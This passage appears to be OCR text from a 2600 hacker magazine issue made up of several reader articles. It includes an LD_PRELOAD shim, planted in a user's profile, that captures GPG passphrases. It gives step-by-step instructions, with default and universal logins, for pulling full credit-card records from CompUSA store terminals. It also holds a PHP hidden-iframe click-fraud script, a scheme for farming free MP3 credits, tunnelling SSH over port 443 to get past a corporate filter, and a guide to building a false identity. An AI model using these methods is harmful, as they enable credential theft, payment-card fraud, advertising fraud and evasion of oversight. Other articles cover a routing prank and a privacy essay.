➥ `-Bsymbolic -o eve.so eve.o -lc -ldl` and uploaded `eve.so` to the target machine. I then quickly edited the user profile to define `LD_PRELOAD` at login time. Now, the next time that GPG is run, the user-supplied passphrase will get saved in a file for later extraction.

A partial example of `eve.so`'s output is given below. The supplied passphrase to GPG, "phrack", is clearly visible in the output, which was generated with

```
echo This is Plaintext | gpg -c
```

The plaintext is shown as well, intercepted from `memcpy()`.

```
READ:
FD: 3
BUF: p
SIZE: 1
--------------------
READ:
FD: 3
BUF: h
SIZE: 1
--------------------
READ:
FD: 3
BUF: r
SIZE: 1
--------------------
READ:
FD: 3
BUF: a
SIZE: 1
--------------------
READ:
FD: 3
BUF: c
SIZE: 1
--------------------
READ:
FD: 3
BUF: k
SIZE: 1
--------------------
MEMCPY:
SRC: This is Plaintext
```

An amusing, if grim, look came over my friend's face as he realized that, for all his late hours getting this server set up, the security of the keys still relies on the user being sophisticated and well-informed. Who'd have thought?

There are a few different ways to frustrate this attack. The first, and perhaps the easiest, is to build static binaries. But this isn't so great, because fixing a bug in a library would now require a recompile of dependent programs.

A better way is to be very vigilant about checking the environment at start up. This isn't as easy as it sounds. Not only do we have to avoid using `getenv()`, but we have to avoid using any dynamically-loaded functions prior to environment checking. `strncmp()` is gone, for instance, because a hijacked `strncmp()` could scrub the environment. Fortunately, this isn't all that bad of a situation, because not much more than `strncmp()` is needed, so we can write our own trusted version of it and have it available statically. If `LD_PRELOAD` is configured in the calling environment, GPG should gracefully, if rudely, abort. This would, of course, preclude overloading GPG with, say, a hardware-accelerated encryption library, but that is the price.

Shouts still go out to Sryth and Wipe0ut for years of beer and code; battles with squirrels and other sundry adventures.

References and Further Reading


[1]http://developers.sun.com/solaris/➥articles/lib_interposers.html

[2]http://packetstormsecurity.org/UNIX/➥misc/fakedate-v1.0.tar.gz

[3]http://neworder.box.sk/newsread.php➥?newsid=13857

http://www.uberhip.com/godber/➥interception/index.html

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/



by xinit

Normally, I'm not the kind of guy that goes around pulling off practical jokes all day, but two years ago, I set up a really nice joke on April Fools' Day.

At the time, I worked for a small media company that also hosted some of their customers' websites. Some of those customers were pretty big and pretty important, or at least, my company made some good money of these sites. Since my boss, the CEO of the company, was always in for a laugh, I decided to really pull one off that year. If you're the CEO of a company that is responsible for the security of customers' websites, your biggest fear has to be that one day you'll receive a phone call from one of your biggest customers telling you that the customer's site has been defaced. I decided to exploit that fear and make it the subject of my joke. I wanted to pretend that all sites that we hosted had been cracked and defaced, but of course without causing trouble for our customers by really taking their websites off line. My only target was the CEO.

In the earlier years of the company, I had designed the network and I still had access to all of the servers and routers. Since hosting was becoming a bigger and bigger part of our business, I migrated our network from a single provider uplink to multiple uplinks to different providers. This allowed us to be completely independent of any ISPs and gave us the freedom to do our own routing. Because of this, I was able to do whatever I wanted with our incoming and outgoing traffic.

That year, the 1st of April was on a Sunday, which was perfect. Since I hoped that my boss would be at home in the morning, I could setup our routers in such a way that all website requests coming from my boss's home DSL connection would be routed to a single page. This page would then contain some cracker gibberish. Since we used Quagga on Linux boxes for routing, I was able to setup some simple iptables rules to forward all traffic coming from my boss's static home IP address to a single server running apache. On this server, I setup a rewrite rule so that all requests–no matter which domain, page, whatever–would be answered with one single page. In my case, the page only contained one sentence: "y0u h4v3 b33n h4x0r3D By d4 \/\/1z4rd!" This sounds kind of cheesy, but I'm not really a 1337-speaker. So, the trap was set. Now I needed some bait.

As I was the main IT guy at the time, I figured that it would be too obvious if I called the CEO on April 1st to tell him that we had been cracked. I needed an accomplice. After having done some projects for one of our biggest customers, I knew some people from the board of directors. In the week before April Fools' Day, I called the customer's IT director, told him about the joke, and asked him if he was willing to cooperate. He really thought that this was a nice joke, so he was in.

So, April 1st arrived, and it was time to execute my master plan. On the Sunday morning, I made a cup of coffee, turned on my computer, and logged in to the routers and web server I had prepared. Here, I setup some traffic monitoring and called my accomplice. I asked him if he could call my boss and tell him that our customer's website had been defaced. First I showed our customer that his website was still online. I also showed him the page that my CEO would see. I hung up the phone and waited. Of course, I really hoped that my boss would be at home; otherwise, the whole joke would be over. A couple of minutes went by and suddenly I saw a GET request from his IP for our customers website. The routers nicely routed the traffic to my apache server and the specially crafted page was returned!

Two seconds later, my mobile phone rang; it was him. "Our customer's website has been hacked," he said, sounding all tense. I could hear the sweat dripping on the floor on the other side of the telephone line.

"What?", I responded, faking my disbelief. "Tell me what you see, while I start my browser," I said, to leave him in agony just a bit longer. He read the gibberish to me. In the mean time, I put a big ASCII art on the page which said "APRIL FOOLS!" I then asked him to check if our own company website was giving him the same crap. He typed in the URL of our website and got the same page. Since our website was running on a separate machine, I could hear him thinking "Oh my…everything is hacked…" "Yes, yes, the same page!" he responded, sounding very, very concerned. Obviously, he didn't quite see my nicely-crafted ASCII art. To put him out of his misery, I asked him to read very, very carefully. When he noticed the message in the ASCII art, he started laughing, and the only thing he could produce for over five minutes was a constant stream of "Ohohoooh, you, you… ohooo, you, you dirty… ohoohoo…" Luckily, after five minutes, he could talk again. He took the joke very well, so I still had a job.

Of course, he got me back–not on the 1st of April, but on the day I left the company. But that's stuff for another time.

For me, the fun thing about this joke was that it worked out completely as I had planned. Also, the tech and social parts of the joke were really fun to combine. I hope this has inspired you to pull one off next year!

Remember CompUSA

by silic0nsilence
www.silic0nsilence.com
2600@silic0nsilence.com

I've been waiting a long time to write this article. In case you didn't know, CompUSA closed 126 of its 220 stores in May 2007. I was one of the unlucky employees. Was I surprised? Hell, no. The company had been doing horribly for years. We just couldn't compete with Best Buy, Dell, and Wal-Mart—not to mention our legendarily horrible customer service. When the news of the store closings was released, instead of jumping ship like many people, I stayed. Not just for the great liquidation deals or the mediocre severance package, but because those CompUSA employees were my family. And they were just as pissed as I was. We had every right to be. We walked into work one day and were told we were losing our jobs. The next day, we went into liquidation. But, honestly, it was the most fun I had in the 21 years I have been on this planet.

So, here's the exploit. There are little computers all over CompUSA stores that customers walk by all the time but which they shouldn't have access to. Unfortunately, employees use them so often that they rarely log out of them. These machines are called IMS Terminals. We used them to check prices of products, look at the cost if we wanted to buy something, run the sales numbers, and so on. While fooling around one day, I figured out that you could easily get details of every single sale that went through the system—including credit card sales, complete with the full card number, person's name, and expiration date. The thing that really got me was that anyone had access to this information if the computer was logged on!

Here's the procedure for looking up this information. Note that I say to press enter several times in some of the steps below. This provides a blank field to the input requested. If a field is not needed, the system uses default values.

First, go to a terminal in the store. Turn on the caps lock if it is not already on. If the terminal is not logged in, enter "OPSM###" for a username, where ### is the number of the store. This information can be found on a receipt; buy a pack of gum! OPSM stands for Operations Manager. The password will be the same as the user name. If you would rather not find the store number, use "djenkins" as the username and password. It is a universal login of a fictitious person.

Then, type "AO", which stands for "Assembly Order" and press enter twice. Next, type "OE", then press enter. If you see an error, press F8 to reset the terminal and go back to the beginning of the procedure.

Next, type "16" (Credit Card Authorization) and press enter. Type "1" (Authorization Report), and then press enter three times. You will be prompted for a date. Enter the current date in MMDDYY format. Press Enter twice. Then, type "Y", followed by "D" to display the authorization report or "P" to print it. Pressing P does not output the report on the screen, but imagine the workers' faces when they go to their printer and see a list of credit card transactions!

The list will then display or print, with cash transactions first. This doesn't provide you with any information of course, so press enter until the page shows what you want. If you did everything right, you hit the jackpot.

The data will be in the following format: sale ticket number, credit card or check numbers, payment type (MC for Mastercard, VI for Visa, etc.), Expiration Date, Charged Date, Card Security Code, Register number, some other crap, and the amount of the transaction.

Remember, use this for knowledge only; don't get yourself in trouble.

Shouts: Baby Girl, All laid-off CompUSA Employees

Downloading MP3s From www.allofmp3.com For Free

by He-Who-Must-Not-Be-Named

Tools Involved: None. Only two websites will be used.

OK, we all know the major BS surrounding allofmp3.com, mp3sparks.com, and their other sister sites, all of which are owned by the same Russian parent company. They operate in Russia, out of the legal jurisdiction of the RIAA. I could write a whole article on how the RIAA is lobbying the US to try to require that the Russian government shut down these sites as a condition for entering the WTO. You can read about it on website sites like Slashdot, TechDirt, Digg, and other places. As of this writing, www.allofmp3.com still works. If it gets shut down, though, you can use the other websites in this article.

The Procedure

Back to free MP3s. Since www.mp3sparks.com has not been shut down, we will use this website for our educational needs. Open up Firefox, K-Meleon, Flock, or any other web browser and navigate to www.mp3sparks.com. Click on Signup in the top right-hand corner and proceed to fill out the information. Be sure to leave the email address blank for now. You don't need to be honest with the information. Just remember what you typed for the username and password.

In another window or tab, go to www.10minute➥mail.com and get a 10-minute email address. Copy that email address, and paste it into the email field on www.mp3sparks.com. Once all the information has been filled in, click on the "Signup" button at the bottom of the page. You will then see a message that says that your account has been created.

Now, go back to your www.10minutemail➥.com window and wait for the registration confirmation. It should arrive within 20 seconds. Click on the confirmation email, and you will see a confirmation URL. You cannot click on the URL, so instead you should copy and paste it into a browser window. You will see a message afterwards that says, "Registration has been successful. Welcome to Mp3Sparks.com!"

Find any song that you like and add it to your basket. Once you do that, you will need to sign in with the username and password that you created. Click on the provided link to "My Basket" and wait a few moments for the song to encode. After it is done, download the song and enjoy.


The Secret

Every time you sign up with a different email address, Mp3Sparks will give you a credit of $0.20, which is good for one song. Since we don't want to create an email account for every song we want to download, we instead use www.10minutemail.➥com to get a temporary, random email address with a click of the mouse. It normally takes me five minutes to go through the entire process, so by the time you are finished downloading your song, you can just wait until your email expires or "self destructs" and then get a new email address that is good for another 10 minutes. Then, sign up again for Mp3Sparks and get another account which is good for another song. Repeat as often as you want.

The parent company in Russia owns a number of websites and the technique described here works on all of them:

www.mp3Sparks.com, www.mp3sugar.com, www.mp3search.ru, www.mp3stor.com, www.mp3fiesta.com, www.mp3legal.org, www.mp3search.ru, www.mp3ninja.com, www.mp3skyline.com, www.mp3sale.com, www.mp3stor.com, www.isound.be, and www.lavamus.com.

I hope you all enjoyed my first article for *2600*. I'd like to mention that I have no hacking skills, only imagination.



Swindling From SearchFeed

by AtomicRhino
AnAtomicRhino@gmail.com

I currently run a lot of informative websites which have some sort of advertising system to offset the cost of the servers. I mainly use Google AdSense for my endeavors, but I came across an advertiser by the name of SearchFeed.com a few months ago which basically gives you a dumped list of links to display as advertisements. The thing which intrigued me was the Javascript tracking code that they gave me to dump on my websites. It looks a bit like this:

```
<script>
listings = new Array ();
</script>
<script src="http://www.searchfeed.
➥com/rd/feed/JavaScriptFeed.jsp?cat=key
➥word&trackID=XXXXXXXXXX&pID=XXXXXX&nl=
➥5&excID="></script>
<script>
if (listings != null && listings.
➥length > 0) {
document.write("<table border=0 cell
➥padding=0 cellspacing=0 width=100%>");
document.write("<tr><td
➥colspan=3><img src='http://www.search
➥feed.com/Images/pixel.gif' height=4></
➥td></tr>");
document.write("<tr>");
document.write("<td><img src='http://
➥www.searchfeed.com/Images/pixel.gif'
➥width=4></td>");
document.write("<td width='100%'>");
for (i = 0; i < listings.length; i++) {
var title = listings[i].title;
if (listings[i].title.length > 150)
title = listings[i].title.
substring(0,
➥150) + "...";
document.write("<a href='" + listings
➥[i].uri +"'><font face='verdana,sans-
➥serif' size='1'><b>" + title + "</b></
➥font></a><br>");
```

This is only a snippet of the code; there are about twenty-five more lines which I omitted. But we're going to look at one thing: the last line above has something very interesting. They are giving us the exact click URL (in `listings[i].uri`) that we need to generate a valid click. As I make my advertising money when users click on these URLs, this has the potential to be interesting.

As long as your site gets some traffic, you could use something like the following PHP include to simulate users' clicking on the SearchFeed ads. This code takes into consideration the notion that you **don't** want the user to click every time an ad is displayed, as that would guarantee your account would be flagged. Instead, we generate a random time varying between 1-9 hours between each simulated click. This is purely a proof of concept on the flaws of SearchFeed.com.

```
<?php
  if(!isset($_
➥COOKIE['SearchFeedCookie']) {
      $value = rand(3600, 37000);
      setcookie("SearchFeedCookie",
➥$value);
      print '<script>';
      print 'document.write("<iframe
➥ src=\'" + listings[1].uri + "\'
➥ width=0 height=0></iframe>")';
      print '</script>';
    }
?>
```

This snippet will check to see if we have run the script recently. If we have not, it will set a cookie to flag us as 'clicking' on the ad and prevent the script from running again for a few hours. After that, we create an invisible iframe to load our clicked page. I have changed the variable i in the original script to 1 in ours. This denotes the URL in sequence to use. You may want instead to use `rand(0, 4)` to randomly change the clicked URL.

Hopefully, one day SearchFeed.com will make it a bit harder to fake their clicks.

Hacker Perspective

Martin Eberhard

"How long can the regime control what people are allowed to know, without the people caring enough to object? On current evidence, for quite a while."

So concludes James Fallows' article about the Great Firewall of China in the March '08 issue of *The Atlantic*. (Search for [firewall china fallows]) The Chinese firewall is a crude but effective system that looks at every single Internet connection in the country, and decides whether or not the user may proceed, based on policies set by the government. If a Chinese citizen looks too hard for information about, say, Tibetan independence, the Tiananmen Square massacre, or Fulan Gang, not only might her search be blocked, she is also inviting a visit from the police. An outrageous invasion of privacy, isn't it?

Reading Fallows' article immediately made me think about how to get around the Chinese firewall, and made me wonder how many people there already have. I guess it's the hacker instinct in me – I go straight from being outraged about the invasion of privacy to wondering how I might hack it if I had to.

I figured out how ordinary locks worked sometime in junior high school, and soon thereafter, I figured out how to pick these locks, how to make keys for them without fancy locksmith machines, and how to re-key locks my way. Soon thereafter, I discovered computers, which definitely were not personal in those days. I got kicked out of my 10th grade computer programming (Fortran) class for allegedly loading something into the school district's mainframe that brought the whole thing down. (No comment.) In those days, such security systems were challenges – picking the lock was an end to itself. As I grew up, I channeled this energy into getting a decent engineering degree, then into becoming an entrepreneur. I guess you could say that Tesla Motors was my first try at hacking the global energy system.

Meanwhile we are busily transforming the Land of the Free into a High Tech Surveillance Society of our own. In the name of preventing terrorism in this post-9/11 world, we have come to accept the Patriot Act, video cameras watching us along highways and intersections, more video cameras in other public places, invasive airport screening, scrutinized financial transactions, widespread wiretaps, surveillance of our online activities, efforts to create national identity cards, face recognition equipment at sporting events, and lots more. (Search for [patriot act spying])

Alarmingly, we give up our privacy not just to protect ourselves from terrorists, but also for mundane convenience: "preference" information gathered by online retailers, credit card usage data, ubiquitous RFID tags embedded in consumer goods, "Club" discount cards at supermarkets, deep personal information posted at social networking sites and then sold to marketers, open wireless networks, etc.

In this article I focus on the ocean of data collected about us by search engine companies. We know that search engine companies collect and save massive amounts of information about our searches, but then again, search engines are so useful and convenient. (Search for ["search engine" data]) They ostensibly use this information to tune the advertising that we get to see. We also know that many sites sell the data they collect to others. Who knows to what other ends these data are put? Some, such as Google says as a matter of policy that they will not be evil. (Search for ["don't be evil"])

Unfortunately, your privacy is not a right that is clearly or specifically called out in the U.S. Constitution. Some specific aspects of your privacy are protected, such as the privacy of your beliefs (in the First Amendment), privacy of your home against demands that it be used to house soldiers (in the Third Amendment), privacy of you and your possessions against unreasonable searches (in the Fourth Amendment), and perhaps most importantly the Fifth Amendment's privilege against self-incrimination, which provides some protection for the privacy of your personal information. (Search for ["right to privacy"])

Since about 1923, the U.S. Supreme Court has interpreted the "liberty" guarantee of the 14th Amendment to guarantee an increasingly broad right to privacy, and is the basis of most privacy protection outside those specifically listed. But the future of this constitutional privacy protection remains an open question. In our current Supreme Court, the so-called "originalists," like Justices Scalia and Thomas,

are not inclined to protect your privacy beyond what is plainly and specifically guaranteed in the Bill of Rights. (Search for [scalia thomas privacy]) (Supreme Court nominee Robert Bork has derided the right of privacy as "a loose cannon in the law." (Search for [bork "loose cannon in the law"]) Good thing he never made it onto the Court!)

Beyond constitutional protection, your privacy and your sensitive or personal information are protected somewhat by a patchwork of statutes on a per-industry basis. The Privacy Act of 1974 prevents the unauthorized disclosure of your personal information that is held by the federal government. The Fair Credit Reporting Act protects information about you that has been gathered by credit reporting agencies. The Children's Online Privacy Protection Act restricts what information about your children (age 13 and under) can be collected by websites. The Sarbanes-Oxley Act, HIPAA, and GLBA each contain some protection for some of your personal or confidential information. Some state laws also provide protection.

Since privacy is not specifically protected in the constitution, there will continue to be a battle between those of us who want our privacy protected and those who want to invade it – often our own government, certainly also businesses who aggregate and sell our eyeballs and, worst of all, cooperation between the two.

Let's not forget most of the phone companies' gleeful cooperation with the U.S. government's widespread warrantless wiretap program. (Search for [telecom wiretap us cooperation]) You can bet that every service provider company – search engine companies included – is paying close attention to the immunity that Congress is right now granting to these phone companies for their illegal participation in this wiretapping program. (This is part of the latest Foreign Intelligence Surveillance Act, or FISA bill – search for [us telecom wiretap immunity])

What will happen when the government asks your favorite search engine company to divulge what you and I have searched for? This has happened already. So far, Google has resisted, but AOL and others did not. The World Privacy Forum (search for [world privacy forum]) notes:

"In 2006, AOL released about 20 million search queries of over 500,000 of its users. Those queries were put on the web. Reporters for the *New York Times* were able to identify a user from the search queries; others have also been able to identify users. In 2005, the U.S. Department of Justice subpoenaed Google, Yahoo, MSN, and AOL for tens of millions of users' search queries. Google successfully fought the request, and was able to limit its disclosure, but it is unknown how much data other companies may have turned over."

Although Ask.com has subsequently announced that they will delete your searches after 18 months (search for [ask eraser]), Google has not. To get an idea about how long Google is interested in your data, a Google cookie on your machine expires in the year 2038! (Search for [google cookie expires]) So the Google search you made three years ago for, say, "file sharing music" could come back to haunt you three years from now when some new, even more odious version of the Digital Millennium Copyright Act comes into law. (Search for [dmca])

Can even Google forever be trusted not to be evil? To what new ends will they put all that data about us? Anyway, doesn't it creep you out knowing that they are saving and analyzing every search you have ever made?

And now, with Google's acquisition of DoubleClick (search for [google doubleclick]), they will be able to correlate your searches with the rest of your web browsing – and maybe make it more painful to block cookies from DoubleClick and Google.

Strategies to protect your privacy:

An anonymizer tool or a proxy site (search for [anonymizer]) will mask your IP address and some of the info about your computer when you surf the web.(To get an idea about what websites, including search engines already know about you, check out this site: `http://ipid.shat.net/`. Spooky.) I use an Ironkey (search for [ironkey]) when I can, and there are both free sites and pay sites that can make your surfing anonymous. But some websites don't work well with these tools.

The World Privacy Forum suggests several strategies to help protect your privacy while using search engines:

- Do not accept search engine cookies. If you already have some on your computer, delete them.
- Do not sign up for email at the same search engine where you regularly search.
- Mix it up. Use a variety of search engines.
- Watch what you search for.
- Read your news on one search engine, have your email on another, and use a handful of other separate search engines for web research.
- Vary the physical location you search from.
- If you surf using a cable modem, or a static (unchanging) Internet connection, ask your service provider to give you a new IP address.
- Be aware that your online purchases can be correlated to your search activity at

some search engines.

These search strategies are cumbersome and not especially effective. We certainly cannot count on the government to respect or help to protect our privacy. And I would rather not have to trust Google and Ask.com to protect my privacy. What we need is a simple tool that requires little of our attention, and provides pretty good privacy – something as simple to use as a browser plug-in.

This is an opportunity for a little constructive hacking, and browsers that allow plug-ins provide the perfect opportunity. What I am proposing is a simple plug-in for the Firefox browser (and any other browser that supports plug-ins) that will bury your searches in noise. Let's call this plug-in "Haystack." (Search for [firefox "how to write"])

Here is how it works: Haystack generates a relatively low level background of random searches across a variety of search engines whenever your computer and your network connection are not too busy. The goal is to generate hundreds to thousands of random (hay) searches for every real search you do, such that your searches are a small needle in the haystack of these automatically-generated searches.

Search engines generally run analytic software that constantly looks for attacks – denial of service attacks, bogus click-throughs to pump up somebody's advertising costs, etc. Since the goal of Haystack is to protect our privacy, not to bring any search engine down, it must be written in such a way that, from the search engine's point of view, it looks like you are just manually searching.

- Search engine variety: through a setup option, you can select which search engines Haystack uses, matching the ones you normally use yourself.
- Frequency: I think one search every 15 seconds on average is about right, though the interval should be random, varying from, say, five seconds to about five minutes. If your machine is on for ten hours per day, this will generate 2,400 "hay" searches per day. Remember, the goal is to look as much like a lot of human-generated searches as possible, not to jam up the search engine.
- Search terms: this needs to be very broad, random, and always changing. I suggest seeding the program with a search word list, and then pulling new search terms from the search results themselves, as well as occasionally from the text on the front pages of news sites like cnn.com. The searches must include a spectrum of provocative terms, so that any such search that you might do will not stand out.
- Search complexity: like search terms, broad and random. Search for single words, as well as several words at a time, and even with excluded words.
- Computer usage: Ideally, Haystack should not initiate searches when either your computer is very busy or your network connection is very busy. Since the actual search results are not valuable, Haystack should even abort an initiated search by closing the connection to the search engine if CPU usage suddenly increases.
- User controls:
  - On/off radio button
  - Check boxes to enable one or more search engine sites
  - Slider for search frequency (2 seconds to 10 minutes?)
  - Button to clear search engine cookies and private data
  - Button to get latest version
- Output: Haystack should not bother the user with an open tab; the search results should be silently loaded and discarded (after gleaning a new search term or two from the data). A small icon on the toolbar indicating that Haystack is running should be good enough, perhaps also indicating the ratio of Haystack searches to your own searches.

If you and I both run Haystack, then the "information" search engines collect from our searches is mostly noise. Perfect. But think what happens if millions of us run Haystack.... It does throw a monkey wrench into their lovely data collection machinery, doesn't it? Such is the cost of asserting our right to privacy.

So why am I writing this? Simple: I am a hardware hacker. My software abilities are limited to some really tight assembly language code. I am also spending most of my time planning my next big hack into the world of oil consumption, perhaps the subject of a future column here.

Although I care a lot about privacy and recognize its defense as a patriotic act, I am not the one to write Haystack. Are you?

Martin Eberhard has founded three companies: Tesla Motors, NuvoMedia (makers of the Rocket eBook), and NCD Inc. His interest in tech probably started when he disassembled his father's snazzy Omega Seamaster watch when he was six, though the experience of trying to get it back together again (and his father's wrath at his failure to do so) led him to go get an engineering degree or two, so that he actually knew what he was doing.

Bypassing a Restrictive Internet Proxy

by Anonymous

Background

I work at a top 200 company where the Internet connection is filtered by a program called SmartFilter and a restrictive firewall. Sadly, we live in an age where censorship is happening more often, and getting to raw information is getting more difficult.

SmartFilter is a piece of software created by a company called Secure Computing which plugs into the company's existing web proxy. The filter acts like any other filter, cutting off access to restricted websites, which are detected with a blacklist or word filter. Even Iran appears to be using this software[1].

Because there is usually only one way out of the internal Intranet to the Internet, we must use the available proxy. This article will explain how the proxy works, how to tunnel past it, and how to configure your applications.

My workplace uses Microsoft's Proxy Server with authentication enabled. Some proxies allow a command called CONNECT which will allow a user to specify a host and port to fetch a request from. This particular proxy is configured to not support CONNECT; instead, it only allows proxying to ports 80 and 443 (http and https). The proxy only allows fully qualified domain names (FQDNs) and will deny any connection requests to a numerical IP address. Here is how the connection is set up:

```
|Client| -> |Intranet| ->
|Proxy| |Filter| -> Internet
```

Server Side

On the Internet I have a colocated machine which I use for mail and almost everything. I set up OpenSSH sshd to listen on port 443 of one of my available IPs by putting the following line in `sshd.conf`:

```
ListenAddress 192.168.0.1:443
# replace with an available IP
```

By listening on port 443, we get around the limitation of the proxy not being able to connect to port 22. If your proxy does allow connections to different ports, then you will be able to skip a few steps. If the proxy you're trying to avoid is configured differently, you may need to make some modifications.

Regardless, set up a domain name to point to your IP address. For this example, I'll use `pop.myip.com`. Remember the FQDN limitation mentioned earlier?

Optionally, starting Apache httpd with proxy support turned on may be beneficial. This will be explained below.

Client Side

I'll begin by setting up Putty. Putty now has the ability to create proxy connections, so connecting to a ssh server is not a problem anymore through the corporate proxy. The logic is to have Putty create a dynamic port which is simply a SOCKS proxy. Instead of configuring the applications on my laptop to use the corporate proxy, I configure them to use my own:

```
|Client| -> |Dynamic Port| -> |Internet|
```

Here's the configuration settings for Putty:

Session:
Host Name: pop.myip.com
Port: 443
Type: SSH
Connection:
Proxy:
Type: HTTP
Hostname: proxy
Port: 80
Username: username
Password: password
SSH:
Tunnels:
Destination: 8080
Type: Dynamic
Click Add

It is a good idea to save these settings into a Putty session.

To configure Firefox to use this setup, go to the networking tab in the options screen and fill in the SOCKS (v5) host and port fields. The host is 127.0.0.1 and the port 8080. Pidgin IM and other instant messaging clients can be set up the same way.

I find that Apache's proxy support is faster than the dynamic port proxy method. So, in Putty, I created a “Local” tunnel on the client from port 9090 to the Apache instance running on the server. Then, I enabled proxy support in the `httpd.conf` file. It is very important to restrict the proxy to your server unless you really want to give everyone a free proxy. The Apache httpd documentation[2] is a great guide on getting this set up. Then, in Firefox, I set up the Proxy to be an HTTP proxy and configured it with hostname 127.0.0.1 and port 9090. SwitchProxy[3] is a handy Firefox plugin to quickly change proxies.

A common problem is leaking DNS information. Even though the transport to pop.myip.com is encrypted, the DNS information is still queried from the corporate DNS servers. Firefox

supports fetching DNS information from the proxy by browsing to `about:config` and changing the option `network.proxy.socks_remote_dns` to true. Sadly, I haven't figured out a great way to forward DNS queries from other programs.

If you're not using Windows and Putty, you can use OpenSSH on Unix instead. OpenSSH does not support authenticating proxies by default; however, there is a helper program called Corkscrew which can be used in the ProxyCommand option[4]. Add the following lines to your `~/.ssh/config` file:

```
Host pop.myip.com
ProxyCommand corkscrew proxy 80 pop.
➥myip.com 443 /home/user/.authfile
 TCPKeepAlive yes
```

This configuration tells corkscrew to connect to the hostname 'proxy' on port 80, then have the proxy connect to pop.myip.com on port 443 with the authentication tokens found in /home/user/.authfile. Turning on keep-alive will attempt to prevent the tunnel from timing out.

The authfile is a file that contains your username:password for the authenticating proxy. Make sure to chmod 600 that file!

To start the tunnel simply run:

```
ssh -D 8080 pop.myip.com
```

Conclusion

Perhaps IT people will learn that restricting what people read or where they browse is not terribly hard to work around. (Alright, alright, it fails the grandmother test). As long as you trust your endpoint server (and perhaps your client to a limited extent), using this method adds more protection than simply going through the corporate proxy, and, obviously, it bypasses the silly content filters. Just don't get your IP banned by corporate.

Resources

[1] `http://www.opennetinitiative.net/studies/iran/`

[2] `http://httpd.apache.org/docs/`

[3] `https://addons.mozilla.org/en-US/firefox/addon/125`

[4] `http://www.agroman.net/corkscrew/`

SHADOW LIFE

by Akasha

Like most articles in *2600*, this article is for informational purposes only, and I am not responsible for anything you may choose to do with it. Remember: identity theft and money laundering **are** illegal.

In this article, I will attempt to outline the basic techniques of creating an alias. This is just a foundation, but each piece of the foundation can be built on. It is only limited by your imagination.

There are two parts to an alias: the personality and the identity. In this article, I am writing about the latter.

Step 1: Create a name. You don't want a name that is easy to search for or to investigate. You want a name that hides itself. Search the web for the most common names, and look for the most common names used around the year you were born. You can also check your local phone book to get an idea of how many people in your area share the first and last name combination you have selected.

Step 2: E-mail. Create an email address under your new name, using your alias as the actual address. So, if you've selected John Smith as your name, pick an email address like `J.Smith07@address.com`. If you don't want to use your real email address to create your new one, try going to `hushmail.com` to create an email address (only complete steps 1-5), and then use that email address to create the alias' email address.

Step 3: Fake wallet. Buy a new wallet to carry only alias identification in. Create a business card. There are places on the internet where you can get them for free. Put your alias, email address and phone number (we'll get to that later) on the business card. Take the fake credit cards that you get in the mail and put them in your wallet as well. Get membership cards to stores or fan clubs in your alias. If you ever get mugged, this is what you can hand over. You should keep your fake wallet on your "weak" side so you can defend or attack with the "strong" side. Most untrained people wouldn't even think that you were carrying two wallets with you. I suggest keeping at least some of your money in the wallet, so you're not taking your real wallet out to purchase or pay for anything.

Step 4: MasterCard/Visa/American Express gift cards. Get some of these! They're prepaid, and you can purchase stuff over the internet with them without giving up your real name. Terrorists buy them in bulk to launder money. These cards can also go in your wallet; they look real, and most places accept them.

Step 5: Cell phones. Get yourself a prepaid cell phone. They're disposable and harder to trace as long as you don't use them to call someone you know. Terrorists also buy these in bulk for that exact reason. When you activate it (remember you have an IP address), use your alias. I know you that don't have to give up any information to activate some phones, but giving them your alias will help get your alias into the system.

There you go: you now have a usable alias, maybe for a one night stand or for some social engineering. Whatever the case, you're set.

And remember: knowledge is the foundation of **all** things.

WALK WITH ME, TALK WITH ME

by Phlux

Intro

Do you know what a throw up is? Tossing up? How about "flashing the sign?" Street gangs use hand signals to communicate with their own groups or factions. These signals may also be known as walks.

I only bang keyboards, but I know enough about "stacking" to present to you this article on a method of secure communication. Note that some of the more specific gang related knowledge may be inaccurate or out of date.

What follows is a fair amount of information about the signals of actual gangs. You should know what you are dealing with before just making your own sign language. Some gangs have actual books of knowledge, containing the gang's creed and other symbols. Members study these books and may read from them during meetings.

Gang members can have complete conversations without saying a word, using advanced body and hand signals. These signals are often used for privacy purposes.

Caution!

